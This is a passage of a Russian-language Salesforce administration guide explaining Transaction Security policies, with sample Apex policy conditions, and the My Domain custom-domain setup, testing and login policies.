- Выполняемые действия при инициировании политики:
  - Блокировка операции
  - Требование более высокого уровня безопасности сеанса посредством двухфакторной проверки подлинности
  - Завершение текущего сеанса

При необходимости пользователи могут получать только уведомления без выполнения каких-либо действий. Доступные действия определяются выбранным типом события.

## Настройка безопасности транзакций

Прежде чем начать создание собственных настраиваемых политик, активируйте и настройте безопасность транзакций для организации. Данная функция доступна только активному пользователю с профилем «Системный администратор».

1. Включите политики безопасности транзакций, чтобы предоставить к ним доступ. Данное действие выполняется один раз при первоначальном доступе к безопасности транзакций.
  - a. Введите строку «*Безопасность транзакций*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Безопасность транзакций**».
  - b. Чтобы включить списковое представление политик и установить предоставляемые политики, выберите параметр «**Включить настраиваемые политики безопасности транзакций**» вверху страницы.

Политика ConcurrentSessionsLimitingPolicy ограничивает параллельные сеансы и инициируется двумя способами.

- При попытке пользователя, выполнившего пять сеансов входа, создать шестой сеанс.
- При попытке администратора, выполнившего вход, выполнить повторный вход.

Чтобы задать количество сеансов, доступное пользователям, измените реализацию политики Apex ConcurrentSessionsPolicyCondition.

Политика «Экспорт интересов Data Loader» блокирует загрузку слишком большого объема данных через API-интерфейсы. Она выполняется при использовании вызова API, который работает в течение более 1 секунды для загрузки более 2000 записей интересов. Эти значения можно изменить в реализации политики DataLoaderLeadExportCondition.

2. После включения безопасности транзакций выберите настройки для организации.
  - a. Щелкните «**Стандартные настройки**» на странице «Политики безопасности транзакций».
  - b. Выберите настройку «**При превышении максимально допустимого количества сеансов Salesforce завершить самый давний сеанс**».

Политики входа влияют на программный доступ, а также доступ посредством интерфейсов Salesforce Classic и Lightning Experience. При создании политики, ограничивающей количество параллельных сеансов пользователя, данное ограничение учитывает все сеансы: обычные входы посредством имени пользователя и пароля, входы посредством веб-приложений, входы посредством поставщиков проверки подлинности и все другие типы входов.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Требуется приобретение подписок на дополнительные компоненты Salesforce Shield или Salesforce Shield Event Monitoring.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления политиками безопасности транзакций:

- «Автор Apex»

И

«Настройка приложения»

Ограничение сеанса не является проблемой для интерфейсов Salesforce Classic и Lightning Experience ввиду отображения запроса на выбор сеансов, подлежащих завершению. Данный выбор недоступен внутри программы, поэтому программа получает исключение безопасности транзакций, уведомляющее о достижении ограничения сеанса.

Выбор настройки **«При превышении максимально допустимого количества сеансов Salesforce завершить самый давний сеанс»** препятствует возникновению данной проблемы. При выполнении программного запроса, требующего входа, и использовании всех допустимых сеансов система завершает более давние сеансы до тех пор, пока количество сеансов не превышает установленное ограничение. Данная настройка также поддерживается входами, выполняемыми посредством пользовательского интерфейса. Вместо отображения запроса на выбор сеанса, подлежащего завершению, система автоматически завершает самый давний сеанс и выполняет новый сеанс входа. Таблица ниже описывает порядок обработки процессами OAuth политик входа при наличии и отсутствии данной настройки.

| Тип процесса                        | Действие при выборе настройки   | Действие при отмене выбора настройки  |
|-------------------------------------|---|---|
| Веб-сервер OAuth 2.0                | Предоставляются код авторизации и маркер доступа.<br>Более давние сеансы завершаются при соответствии пользователя заданной политике. | Предоставляется только код авторизации.<br>Более давние сеансы завершаются при соответствии пользователя заданной политике. |
| Пользователь-агент OAuth 2.0        | Предоставляется маркер доступа.<br>Более давние сеансы завершаются при соответствии пользователя заданной политике.                   | Предоставляется маркер доступа.<br>Более давние сеансы завершаются при соответствии пользователя заданной политике.         |
| Маркер обновления OAuth 2.0         | Предоставляется маркер доступа.<br>Более давние сеансы завершаются при соответствии пользователя заданной политике.                   | Исключение TXN_SECURITY_END_SESSION   |
| Маркер носителя OAuth 2.0 JWT       | Предоставляется маркер доступа.<br>Более давние сеансы завершаются при соответствии пользователя заданной политике.                   | Исключение TXN_SECURITY_END_SESSION   |
| Утверждение носителя OAuth 2.0 SAML | Предоставляется доступ.<br>Более давние сеансы завершаются при соответствии пользователя заданной политике.                           | Исключение TXN_SECURITY_END_SESSION   |
| Имя пользователя и пароль OAuth 2.0 | Предоставляется доступ.<br>Более давние сеансы завершаются при соответствии пользователя заданной политике.                           | Запрещается доступ ввиду превышения допустимого количества сеансов.   |
| Утверждение SAML                    | Не применимо  | Не применимо  |

Дополнительную информацию о процессах проверки подлинности см. в разделе «[Проверка подлинности приложений посредством OAuth](#)» справки Salesforce.

## Создание настраиваемых политик безопасности транзакций

Пользователи могут создавать собственные настраиваемые политики, инициируемые конкретными событиями. Данная функция доступна только активному пользователю с профилем «Системный администратор».

1. Введите строку «*Безопасность транзакций*» в поле «Быстрый поиск» меню «Настройка», выберите пункт «**Безопасность транзакций**» и нажмите кнопку «**Создать**» в разделе «Настраиваемые политики безопасности транзакций».
2. Заполните поля основных сведений для новой политики.
  - Во избежание неясностей и проблем при обслуживании, рекомендуем использовать похожие имена для API и политики. Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
  - «Тип события»: данное поле определяет доступные действия. Ниже перечислены возможные значения.
    - «**Вход**»: вход пользователя. Данное значение позволяет задавать любую комбинацию уведомлений, а также действия ниже.
      - Полная блокировка доступа
      - Для продолжения требуется двухфакторная проверка подлинности
      - Для продолжения требуется завершение текущего сеанса входа
    - «**Объект**»: тип объекта. Выберите конкретный ресурс и нужный тип уведомлений.
    - «**Экспорт данных**»: уведомление пользователя об экспорте выбранного типа объекта посредством API-клиента Data Loader.
    - «**Доступ к ресурсу**»: уведомление пользователя о доступе к выбранному ресурсу. Пользователи могут блокировать доступ или требовать двухфакторную проверку подлинности перед предоставлением доступа.
  - «Уведомления»: данное поле позволяет выбирать методы уведомления для каждой политики.
  - «Получатель»: данное поле должно содержать имя активного пользователя с профилем «Системный администратор».
  - «Оперативные действия»: данное поле определяет действия, которые должны выполняться при инициировании политики. Доступные действия определяются выбранным типом события. Электронные и внутрипрограммные уведомления доступны всегда. При наличии событий типа «Вход» и «Доступ к ресурсу» пользователь может блокировать действие или требовать более высокий уровень управления доступом посредством двухфакторной проверки подлинности. При наличии событий типа «Вход» пользователь может требовать завершения существующего сеанса перед продолжением текущего сеанса. При необходимости стандартное действие завершения сеанса может всегда закрывать самый давний сеанс.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


Требуется приобретение подписок на дополнительные компоненты Salesforce Shield или Salesforce Shield Event Monitoring.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления политиками безопасности транзакций:

- «Автор Apex»
- И
- «Настройка приложения»

 **Прим.:** Двухфакторная проверка подлинности не поддерживается приложением Salesforce1 или Lightning Experience для типа события «Доступ к ресурсу». Взамен используется действие «Блокировать».

 **Важное замечание:** Не рекомендуем создавать политику, требующую выполнения двухфакторной проверки подлинности без предварительного предоставления пользователям возможности получения контролируемого по времени разового пароля. Данный пароль является вторым фактором проверки подлинности. В противном случае при стечении обстоятельств, требующих ввода второго фактора проверки подлинности, пользователи не могут завершить текущие задачи (например, вход или выполнение отчета).

- При необходимости заполните поле «Политика Apex» текущим классом или выберите **«Создать Apex»** для создания стандартного класса политики, реализующего интерфейс `TxnSecurity.PolicyCondition`.
  - Пользователю, выбранному в поле «Выполнить политику как:», должен быть назначен профиль «Системный администратор».
- 3.** При необходимости создайте условие для конкретного свойства в контексте политики. Например, создайте политику, иницируемую при использовании конкретного IP-адреса источника для доступа к отчету или панели мониторинга. Проверяемым свойством является IP-адрес источника.
- Доступные свойства определяются выбранным типом события.
  - Например, при выборе события «Вход» доступны изменения свойств, выполненные в течение указанного количества дней, или точное совпадение со значением свойства.
- 4.** Чтобы включить политику, установите соответствующий флажок. Пользователи могут включать и выключать политики согласно текущим требованиям.
- 5.** Нажмите кнопку **«Сохранить»**.

После сохранения внесенных изменений пользователю отображается страница редактирования новой политики. Данная страница позволяет изменять политику и проверять соответствующий класс Apex.

При создании интерфейса Apex для политики без предварительного выбора значения условия рекомендуем добавить условие позже. Прежде чем активировать политику, рекомендуем отредактировать код Apex путем добавления условия. Отсутствие условия препятствует иницированию политики. Примеры см. в разделе [«Политики Apex для уведомлений о безопасности транзакций»](#).

Несмотря на возможность создания разных политик для одного типа события, рекомендуем избегать наложения политик и их действий. Все политики для выбранного события выполняются при наступлении события, но порядок их выполнения остается неизвестным. Например, при наличии двух политик, включенных для экспортированного контакта, пользователь не может знать, какая политика будет иницирована первой. Если одна политика копирует контакт, а другая политика удаляет контакт, то операция удаления, выполняемая первой, будет препятствовать копированию.

## Политики Apex для уведомлений о безопасности транзакций

Каждая политика безопасности транзакций должна реализовывать интерфейс Apex `TxnSecurity.PolicyCondition`. Ниже перечислены некоторые примеры.

При создании интерфейса Apex для политики без предварительного выбора значения условия рекомендуем добавить условие позже. Прежде чем активировать политику, рекомендуем отредактировать код Apex путем добавления условия. Отсутствие условия препятствует инициированию политики. Способы создания условия см. в примерах ниже.

Удаление политики безопасности транзакций не инициирует удаление реализации `TxnSecurity.PolicyCondition`. Код Apex может повторно использоваться в других политиках.

Данный пример политики Apex реализует политику, инициируемую при выполнении входа посредством разных IP-адресов за последние 24 часа.

### Пример:

```
global class LoginPolicyCondition implements
TxnSecurity.PolicyCondition {
    public boolean evaluate(TxnSecurity.Event e) {
        AggregateResult[] results = [SELECT SourceIp FROM
LoginHistory
                                WHERE UserId = :e.userId AND
LoginTime = LAST_N_DAYS:1 GROUP BY SourceIp];
        if(!results.isEmpty() && results.size() > 1) {
            return true;
        }
        return false;
    }
}
```

Данный пример политики Apex реализует политику, инициируемую при создании сеанса посредством конкретного IP-адреса.

### Пример:

```
global class SessionPolicyCondition implements TxnSecurity.PolicyCondition {
    public boolean evaluate(TxnSecurity.Event e) {
        AuthSession eObj = [SELECT SourceIp FROM AuthSession WHERE Id = :e.entityId];
        if(eObj.SourceIp == '1.1.1.1' ){
            return true;
        }
        return false;
    }
}
```

Данная политика DataExport реализует политику, инициируемую при экспорте данных посредством приложения Data Loader.

### Пример:

```
global class DataExportPolicyCondition implements TxnSecurity.PolicyCondition {
    public boolean evaluate(TxnSecurity.Event e) {
```

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Требуется приобретение  
подписок на  
дополнительные  
компоненты Salesforce  
Shield или Salesforce Shield  
Event Monitoring.

```
if(e.data.get('SourceIp') == '1.1.1.1' ){
    return true;
}
return false;
}
}
```

Данная политика Apex инициируется при получении доступа к отчетам.

 **Пример:**

```
global class ReportsPolicyCondition implements TxnSecurity.PolicyCondition {
    public boolean evaluate(TxnSecurity.Event e) {
        if(e.data.get('SessionLevel') == 'STANDARD' ){
            return true;
        }
        return false;
    }
}
```

Данная политика Apex инициируется при получении доступа к связанному приложению.

 **Пример:**

```
global class ConnectedAppsPolicyCondition implements TxnSecurity.PolicyCondition {
    public boolean evaluate(TxnSecurity.Event e) {
        if(e.data.get('SessionLevel') == 'STANDARD' && (e.entityId == '0CiD00000004Cce')){

            return true;
        }
        return false;
    }
}
```

## Управление политиками безопасности транзакций

С помощью политик безопасности транзакций можно определять, включать и создавать код Apex для реализации ваших политик. Выберите способ отправки уведомления при инициировании политики, затем нужные политики. Данная функция доступна только активному пользователю с профилем «Системный администратор».

1. Введите строку «*Безопасность транзакций*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Безопасность транзакций**».
2. На странице политик безопасности транзакций можно:
  - изменить представление;
  - создать представление;
  - изменить политику;
  - создать политику;
  - изменить класс `TxnSecurity.PolicyCondition` Apex для политики;
  - удалить политику;
  - задать параметры по умолчанию для безопасности транзакций.

Изменить параметры по умолчанию для безопасности транзакций можно в любое время.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Requires purchasing  
Salesforce Shield or  
Salesforce Shield Event  
Monitoring add-on  
subscriptions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления политиками  
безопасности транзакций:

- «Автор Apex»
- И
- «Настройка приложения»



## Получение уведомлений политики безопасности транзакций

Выбранные уведомления отправляются пользователям при инициировании включенной политики. Данные уведомления отличаются особым форматированием.

### Электронные уведомления

Электронные уведомления, отправляемые из раздела «Политика безопасности транзакций», содержат тему «Предупреждение о безопасности транзакций!». Текст сообщения содержит активированную политику и события, которые привели к ее включению. Для отображения времени используется регион и часовой пояс включения политики получателя. Например, политика включена в 18:46 (восточное стандартное время). Администратор, получающий уведомления, находится в часовом поясе «Тихоокеанское стандартное время», поэтому время указывается в соответствующем формате (PST). См. пример ниже.

#### Пример:

```
From: Transaction Security <noreply@salesforce.com>
To: Admin@company.com
Sent: Friday, November 12, 2014, 5:35 PM
Subject: Transaction Security Alert!

This is a transaction security policy alert.

Policy: An administrator created a new user.

Event(s) responsible for triggering this policy:
1. Created new user Lisa Johnson at 11/12/2014 5:35:09 PM PST
```

### Внутрипрограммные уведомления

Внутрипрограммные уведомления доступны только пользователям приложения Salesforce1. Текст уведомления содержит только инициированную политику. См. пример ниже.

#### Пример:

```
Transaction Security Alert:
Policy New Encrypted Custom Field was triggered.
```

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Requires purchasing  
Salesforce Shield or  
Salesforce Shield Event  
Monitoring add-on  
subscriptions.

## Мой домен

### Мой домен

Включение настраиваемого домена инициирует повышение уровня безопасности доступа и оформление страниц организации в фирменном стиле.

Функция «Мой домен» позволяет определять настраиваемое имя домена Salesforce. Ниже перечислены основные инструменты, позволяющие настраиваемому имени домена совершенствовать процессы входа и проверки подлинности для организации.

- Подтверждение подлинности организации посредством уникального URL-адреса домена.
- Оформление страницы входа в фирменном стиле и настройка содержимого правой рамки.
- Блокировка или переадресация запросов страниц, которые не используют нового имени домена.
- Расширенная поддержка доступа для функции единой регистрации. Некоторые функции подлинности Salesforce (например, поставщики проверки подлинности и поставщики удостоверений) могут использоваться только при наличии функции «Мой домен».
- Выбор настраиваемой политики входа и определение способа проверки подлинности пользователей.
- Предоставление пользователям возможности выбора альтернативного поставщика удостоверений на странице входа.

Настраиваемое имя домена может быть определено только один раз. Функция «Мой домен» также доступна для безопасных сред.

 **Прим.:** Функция «Мой домен» регулируется дополнительными [Условиями использования](#).

Имя домена использует стандартный формат URL-адреса, который подразумевает наличие указанных ниже элементов.

- Протокол: `https://`
- Префикс субдомена: товарный знак или отличительная черта
- Домен: `my.salesforce.com`

Например, компания Universal Containers может использовать субдомен `universalcontainers`. Соответственно, URL-адрес входа для данной компании будет выглядеть следующим образом:

`https://universalcontainers.my.salesforce.com/`. Разрешается использовать не более 40 символов.

Система Salesforce включается в качестве поставщика удостоверений автоматически при создании домена. После развертывания домена пользователи могут добавлять или изменять поставщиков удостоверений и повышать уровень безопасности организации путем настройки политики входа домена.

Чтобы использовать компоненты Lightning на вкладке компонентов Lightning, страницах Lightning, в конструкторе приложений Lightning и в отдельных приложениях, необходимо включить функцию «Мой домен».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Enterprise Edition,**  
**Developer Edition,**  
**Professional Edition** и  
**Group Edition.**

 **Важное замечание:** Развертывание нового имени домена является необратимым.

СМ. ТАКЖЕ:

- [Настройка имени домена](#)
- [Изменения URL-адресов функции «Мой домен»](#)
- [Тестирование и развертывание нового имени домена](#)
- [Рекомендации по внедрению функции «Мой домен»](#)
- [Просмотр сведений о производительности и обслуживании системы посредством функции «Мой домен»](#)

## Настройка имени домена

Система поддерживает быстрое и удобное внедрение настраиваемого имени домена.

1. Найдите и зарегистрируйте доступное имя домена.
2. Настройте логотип, цвет фона и содержимое правой рамки на странице входа.
3. Добавьте или измените поставщиков удостоверений, доступных на странице входа.
4. Протестируйте и разверните имя домена во всей организации.
5. Настройте политику входа для нужных пользователей.

СМ. ТАКЖЕ:

- [Мой домен](#)
- [Определение имени домена](#)
- [Тестирование и развертывание нового имени домена](#)
- [Настройка политики входа для функции «Мой домен»](#)
- [Настройка фирменного стиля страницы входа](#)
- [Добавление поставщиков удостоверений на страницу входа](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Enterprise Edition,**  
**Developer Edition,**  
**Professional Edition** и  
**Group Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки имени домена:

- «Настройка приложения»

## Определение имени домена

Система позволяет регистрировать настраиваемое имя домена организации.

Чтобы начать определение настраиваемого имени домена, найдите и зарегистрируйте имя домена, уникальное для организации.

1. Введите строку «*Мой домен*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Мой домен**».
2. Введите нужное имя субдомена. Например, компания Universal Containers может использовать субдомен `universalecontainers`. Соответственно, URL-адрес входа для данной компании будет выглядеть следующим образом: `https://universalecontainers.my.salesforce.com/`. Разрешается использовать не более 40 символов.

Следующие зарезервированные слова невозможно использовать в качестве субдоменов:

- `www`
- `salesforce`
- `heroku`

Кроме того, домен не должен начинаться со следующих слов:

- `root`
- `status`

3. Нажмите кнопку «**Проверить доступность**». Если данное имя уже используется, введите другое имя.
4. Чтобы просмотреть соглашение, щелкните «**Условия**». Чтобы подтвердить свое согласие, установите флажок.
5. Нажмите кнопку «**Зарегистрировать домен**».
6. Сообщение эл. почты отправляется пользователю как только имя домена готово для тестирования. (Регистрация может занять от 30 секунд до 24 часов.)

Внедрение домена выполняется только после его тестирования и развертывания.

СМ. ТАКЖЕ:

[Настройка имени домена](#)

[Рекомендации по внедрению функции «Мой домен»](#)

[Изменения URL-адресов функции «Мой домен»](#)

[Тестирование и развертывание нового имени домена](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Enterprise Edition,**  
**Developer Edition,**  
**Professional Edition** и  
**Group Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения имени домена:

- «Настройка приложения»

## Рекомендации по внедрению функции «Мой домен»

Данные советы позволяют выполнить беспрепятственный переход к новому имени домена.

- Рекомендуем протестировать данную функцию в безопасной среде, так как система позволяет задавать политики входа только после развертывания домена. Чтобы протестировать данные настройки, настраиваемые функции пользовательского интерфейса, страницы Visualforce и изменения URL-адреса приложения, рекомендуем определить и развернуть имя домена в безопасной среде.
- Чтобы развернуть новый домен, рекомендуем выбрать непииковые часы работы организации (например, выходные), позволяющие беспрепятственно устранять любые возникшие неполадки.
- Прежде чем развернуть имя домена, рекомендуем протестировать настраиваемые элементы пользовательского интерфейса Salesforce, подверженные изменениям (например, настраиваемые кнопки или страницы Visualforce). Настройки не должны использовать URL-адреса экземпляров.
- Убедитесь, что URL-адреса приложения, созданные до включения имени домена, обновлены. Например, поле Chatter Answers «URL-адрес электронного уведомления» продолжает отправлять уведомления внутренним пользователям на устаревшие URL-адреса, поэтому должно быть обновлено вручную.
- Если домен пользователя зарегистрирован, но еще не развернут, то при входе посредством страницы входа «Мой домен» отображаются URL-адреса функции «Мой домен». Тем не менее, ссылки, инициированные полями слияния, которые добавлены в сообщения эл. почты, отправляемые асинхронно (например, сообщения эл. почты, связанные с бизнес-правилами), будут содержать устаревшие URL-адреса. Новые URL-адреса функции «Мой домен» будут отображаться в этих ссылках после развертывания домена.
- Чтобы упростить процесс перехода пользователей к новому имени домена, добавьте ссылки на часто используемые страницы (например, страницу входа). Сообщите пользователям об изменении политики входа и необходимости обновления закладок при первом входе после переадресации.
- Чтобы запретить доступ пользователям, которые не знают о наличии настраиваемого домена, выберите параметр «Запретить вход посредством `https://login.salesforce.com`». При наличии доступа пользователи могут быстрее привыкнуть к новому имени домена.
- Чтобы предоставить пользователям время на обновление закладок посредством нового имени домена, задайте параметру «Политика переадресации» значение «Перенаправлено с предупреждением на эту же страницу домена».

Параметры политики входа домена могут использоваться для поэтапного внедрения имени домена в организации. Чтобы предоставить пользователям время на обновление закладок, рекомендуем требовать использования нового имени домена для доступа к страницам только после переадресации пользователей с предупреждением, включенной на несколько дней или недель.

- Bookmarks do not work when the Redirect to the same page within the domain option is selected for partner portals. Manually change the existing bookmarks to point to the new domain URL by replacing the Salesforce instance name with your custom domain name. For example, replace `na1.salesforce.com` with `<mydomain>.my.salesforce.com` in the bookmark's URL.
- Если запросы на открытие страниц приложения, использующие устаревшие URL-адреса имени домена Salesforce, блокируются, сообщите пользователям о необходимости обновления устаревших закладок или создания новых закладок на страницу входа и любые вкладки или ссылки внутри приложения. Использование новых URL-адресов требуется незамедлительно при присвоении политике переадресации значения «Не перенаправлено».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Enterprise Edition,**  
**Developer Edition,**  
**Professional Edition** и  
**Group Edition.**

- При использовании функции «Мой домен» система позволяет определять пользователей, выполняющих вход посредством нового URL-адреса, и время входа. Введите строку «Журнал входов» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «Журнал входов» и просмотрите столбцы «Пользователь» и «URL-адрес входа».
- Прежде чем развернуть новый домен, сообщите пользователям о предстоящем изменении.
- Страница `login.salesforce.com` содержит ссылку «Выполните вход в настраиваемый домен», позволяющую пользователям указывать имя настраиваемого домена и выполнять вход. В данном случае пользователям должно быть известно имя домена. Рекомендуем предоставить пользователям прямую ссылку на страницу входа настраиваемого домена.

| Используемый компонент  | Рекомендуемые действия  |
|---|---|
| Интеграции API в организации  | <p>Убедитесь, что API-клиент ссылается на конечную точку сервера напрямую. API-клиент должен использовать значение <code>LoginResult.serverURL</code>, возвращенное запросом на вход, взамен использования жестко запрограммированного URL-адреса сервера.</p> <p>После развертывания настраиваемого домена система Salesforce возвращает URL-адрес сервера, содержащий домен. Несмотря на то, что параметры политики переадресации не влияют на вызовы API, рекомендуем использовать значение, возвращенное системой Salesforce.</p> |
| Шаблоны эл. почты   | <p>Замените ссылки на URL-адрес экземпляра организации настраиваемым доменом.</p>   |
| Настраиваемые страницы Visualforce или настраиваемые приложения Force.com | <p>Замените ссылки на URL-адрес экземпляра организации настраиваемым доменом. См. документ «<a href="#">Как искать жестко запрограммированные ссылки посредством инструмента Force.com IDE?</a>».</p>   |
| Chatter   | <p>Уведомите пользователей о необходимости обновления всех закладок на левой боковой панели групп Chatter.</p>  |
| Зоны для сообществ (Идеи/Ответы/Chatter Answers)                          | <p>Обновите поле «URL-адрес электронного уведомления» вручную.</p> <p>Чтобы обновить URL-адрес, удалите текущий URL-адрес из поля. При сохранении страницы система заполняет поле новым URL-адресом функции «Мой домен».</p>  |

СМ. ТАКЖЕ:

- [Изменения URL-адресов функции «Мой домен»](#)
- [Тестирование и развертывание нового имени домена](#)
- [Мой домен](#)

## Тестирование и развертывание нового имени домена

Тестирование и внедрение имени домена должны быть выполнены после его настройки.

Прежде чем развернуть домен для пользователей, рекомендуем выполнить вход для его тестирования. Тестирование позволяет просматривать имя домена и проверять адреса важных страниц, необходимых для работы пользователей после внедрения домена.

**!** **Важное замечание:** Развертывание нового имени домена является необратимым.

1. Протестируйте страницу входа домена. Введите строку «*Мой домен*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Мой домен»** и щелкните ссылку **Щелкните здесь, чтобы выполнить вход**. Чтобы выполнить вход в систему Salesforce с использованием нового имени домена, щелкните URL-адрес, добавленный в сообщение эл. почты.

Прежде чем развернуть домен для пользователей, рекомендуем настроить страницу входа домена и добавить службы проверки подлинности. При необходимости протестируйте домены в безопасных средах. Тем не менее, система позволяет задавать политики входа (например, предотвращение входа пользователей на веб-странице login.salesforce.com) только после развертывания домена.

2. Чтобы протестировать новое имя домена, щелкните вкладки и ссылки. Новое имя домена должно отображаться на всех страницах.

Прежде чем развернуть имя домена, рекомендуем протестировать настраиваемые элементы пользовательского интерфейса Salesforce, подверженные изменениям (например, настраиваемые кнопки или страницы Visualforce). Настройки не должны использовать URL-адреса экземпляров.

3. Чтобы развернуть новое имя домена в организации, введите строку «*Мой домен*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Мой домен»** и щелкните **«Развернуть для пользователей»**.

Развертывание домена инициирует его немедленную активацию и перенаправление всех пользователей на страницы посредством новых адресов домена. Чтобы задать политики входа, воспользуйтесь разделом «Параметры домена», который отображается после развертывания домена.

СМ. ТАКЖЕ:

[Настройка имени домена](#)

[Рекомендации по внедрению функции «Мой домен»](#)

[Настройка фирменного стиля страницы входа](#)

[Добавление поставщиков удостоверений на страницу входа](#)

[Настройка политики входа для функции «Мой домен»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Enterprise Edition,**  
**Developer Edition,**  
**Professional Edition** и  
**Group Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки имени домена:

- «Настройка приложения»

## Изменения URL-адресов функции «Мой домен»

Настройка имени домена организации инициирует изменение всех URL-адресов приложения, включая адреса страниц Visualforce. Убедитесь, что URL-адреса приложения, созданные до включения имени домена, обновлены. Например, поле Chatter Answers «URL-адрес электронного уведомления» продолжает отправлять уведомления внутренним пользователям на устаревшие URL-адреса, поэтому должно быть обновлено вручную. См. различия в таблице ниже.

| Тип URL-адреса                             | Устаревший URL-адрес   | Новый URL-адрес   |
|--|--|---|
| Вход                                       | https://login.salesforce.com   | https://<субдомен>.my.salesforce.com  |
| Страница или вкладка приложения            | https://na1.salesforce.com /<код_страницы>                               | https://<субдомен>.my.salesforce.com /<код_страницы>                              |
| Страница Visualforce без пространства имен | https://cral.visual.force.com/apex/<имя_страницы>                        | https://<субдомен>--c.na1.visual.force.com/apex /<имя_страницы>                   |
| Страница Visualforce с пространством имен  | https://<пространство_имен101>.na1.visual.force.com /apex/<имя_страницы> | https://<субдомен>--<пространство_имен>.na1.visual.force.com/apex /<имя_страницы> |



**Прим.:** При внедрении функции «Мой домен» в безопасной среде используется следующий формат URL-адреса: https://<субдомен>--<имя\_безопасной\_среды>.<экземпляр>.my.salesforce.com. Безопасные среды не поддерживают использование пространств имен, поэтому все URL-адреса страниц Visualforce в безопасной среде используют следующий формат: https://<субдомен>--<имя\_безопасной\_среды>.<экземпляр>.my.salesforce.com/apex/<имя\_страницы>.

СМ. ТАКЖЕ:

[Мой домен](#)

[Рекомендации по внедрению функции «Мой домен»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Enterprise Edition,**  
**Developer Edition,**  
**Professional Edition** и  
**Group Edition.**




## Настройка политики входа для функции «Мой домен»

Рекомендуем повысить безопасность входа путем настройки политики входа для домена.

Чтобы повысить безопасность организации, настройте политику входа. По умолчанию пользователи могут выполнять вход посредством общей страницы входа Salesforce, минуя специальную страницу входа домена. Кроме того, пользователи могут отправлять запросы страниц без имени домена (например, при использовании устаревших закладок).

1. Введите строку «*Мой домен*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Мой домен**».
2. Нажмите кнопку «**Правка**» в разделе «Параметры моего домена».
3. Чтобы отключить проверку подлинности для пользователей, которые не используют специальную страницу входа домена, выберите нужную политику входа. Например, политика входа препятствует входу пользователей посредством общей страницы входа `https://<экземпляр>.salesforce.com/` и их переадресации на страницы организации после входа. Таким образом, вход может быть выполнен только теми пользователями, которым известно имя домена.
4. Выберите нужную политику переадресации.
  - a. Чтобы разрешить пользователям дальнейшее использование URL-адресов, которые не содержат имени домена, выберите параметр «Перенаправлено на эту же страницу домена». Выбор данного параметра не инициирует повышение безопасности организации.
 

 **Прим.** Закладки не работают, если для партнерских порталов выбран параметр «Перенаправление на эту же страницу домена». Вручную измените существующие закладки, заменив имя экземпляра Salesforce на имя своего домена, чтобы ссылки имели URL-адреса нового домена. Например в URL-адресе закладки следует заменить `na1.salesforce.com` на `<мой_домен>.my.salesforce.com`.
  - b. Чтобы предупреждать пользователей о необходимости использования имени домена, выберите параметр «Перенаправлено с предупреждением на эту же страницу домена». Просмотр страницы разрешается пользователям только после прочтения соответствующего предупреждения. Выбор данного параметра на несколько дней или недель позволяет упростить переход пользователей на новое имя домена, но не инициирует повышение безопасности организации.
  - c. Чтобы требовать использования имени домена при просмотре страниц, выберите параметр «Не перенаправлено». Данный параметр обеспечивает наивысший уровень безопасности.
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Настройка имени домена](#)

[Рекомендации по внедрению функции «Мой домен»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Enterprise Edition,**  
**Developer Edition,**  
**Professional Edition** и  
**Group Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки политики  
входа для домена:

- «Настройка приложения»

## Настройка фирменного стиля страницы входа

